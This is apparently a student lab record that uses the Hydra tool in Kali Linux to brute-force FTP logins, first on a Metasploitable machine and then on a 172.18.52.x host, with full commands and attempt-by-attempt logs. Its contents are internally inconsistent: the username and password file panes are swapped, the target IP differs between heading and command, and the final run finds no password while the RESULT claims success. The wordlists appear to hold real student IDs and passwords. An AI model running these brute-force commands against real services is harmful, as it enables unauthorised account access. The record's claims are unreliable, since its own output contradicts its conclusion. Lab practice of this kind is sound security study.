


## Exercise No 2: Cracking the Password

**Aim:** To Cracking the Password using Hydra, Johny Tools in Kali Linux Operating Systems.

### Procedure:

Step 1: To open it, go to Applications → Password Attacks → Online Attacks → hydra.




It will open the terminal console, as shown in the following screenshot.

```
Examples:  
hydra -l user -P passlist.txt ftp://192.168.0.1  
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN  
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5  
hydra -l admin -p password ftp://[192.168.0.0/24]/  
hydra -L logins.txt -P pws.txt -M targets.txt ssh  
root@kali:~#
```

In this case, we will brute force FTP service of metasploitable machine, which has IP 192.168.1.101

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:c9:6e  
          inet addr:192.168.1.101 Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe0c:c96e/64 Scope:Link
```

We have created in Kali a word list with extension 'lst' in the path `usr\share\wordlist\metasploit`.



The command will be as follows –

```
hydra -l /usr/share/wordlists/metasploit/user -P  
/usr/share/wordlists/metasploit/passwords ftp://192.168.1.101 -V
```

where -V is the username and password while trying

```
root@kali:~# hydra -l /usr/share/wordlists/metasploit/user -p /usr/share/wordlists/metasploit/password ftp://192.168.1.101 -V
```

As shown in the following screenshot, the username and password are found which are msfadmin:msfadmin

```
[DATA] 12 tasks, 1 server, 12 login tries (l:3/p:4), ~1 try per task  
[DATA] attacking service ftp on port 21  
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password_1" - 1 of 12 [child 0]  
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password" - 2 of 12 [child 1]  
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "msfadmin" - 3 of 12 [child 2]  
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password_2" - 4 of 12 [child 3]  
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password_1" - 5 of 12 [child 4]  
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password" - 6 of 12 [child 5]  
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "msfadmin" - 7 of 12 [child 6]  
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password_2" - 8 of 12 [child 7]  
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password_1" - 9 of 12 [child 8]  
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password" - 10 of 12 [child 9]  
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "msfadmin" - 11 of 12 [child 10]  
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password_2" - 12 of 12 [child 11]  
[*][*][*] host: 192.168.1.101 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found || \V7
```

# OUTPUT

## 1.username.txt

```
File Actions Edit View Help
GNU nano 6.4 password.txt
gowtham2002
harish2502
vikas123
chenna50
arin@2002
```

## 2.password.txt

```
File Actions Edit View Help
GNU nano 6.4 username.txt
192011090
192011095
192011274
192011050
192011020
```

### 3.hydra -L username.txt -P password.txt 172.18.52.146 -V

```
root@kali: ~#
# hydra -L username.txt -P password.txt 172.18.52.141 ftp -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-30 22:53:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftps://172.18.52.141:21/
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "GowthamQ2002" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "harish2502" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "vikas0123" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "chenna50" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "arinQ2002" - 5 of 25 [child 4] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "GowthamQ2002" - 6 of 25 [child 5] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "harish2502" - 7 of 25 [child 6] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "vikas0123" - 8 of 25 [child 7] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "chenna50" - 9 of 25 [child 8] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011090" - pass "arinQ2002" - 10 of 25 [child 9] (0/0)
[ATTEMPT] target 172.18.52.141 - login "19201127A" - pass "GowthamQ2002" - 11 of 25 [child 10] (0/0)
[ATTEMPT] target 172.18.52.141 - login "19201127A" - pass "harish2502" - 12 of 25 [child 11] (0/0)
[ATTEMPT] target 172.18.52.141 - login "19201127A" - pass "vikas0123" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 172.18.52.141 - login "19201127A" - pass "chenna50" - 14 of 25 [child 13] (0/0)
[ATTEMPT] target 172.18.52.141 - login "19201127A" - pass "arinQ2002" - 15 of 25 [child 14] (0/0)
[ATTEMPT] target 172.18.52.141 - login "192011050" - pass "GowthamQ2002" - 16 of 25 [child 15] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-30 22:53:52
root@kali: ~#
```

### RESULT

Hence Cracking the Password using Hydra tool in Kali Linux Operating System is performed successfully.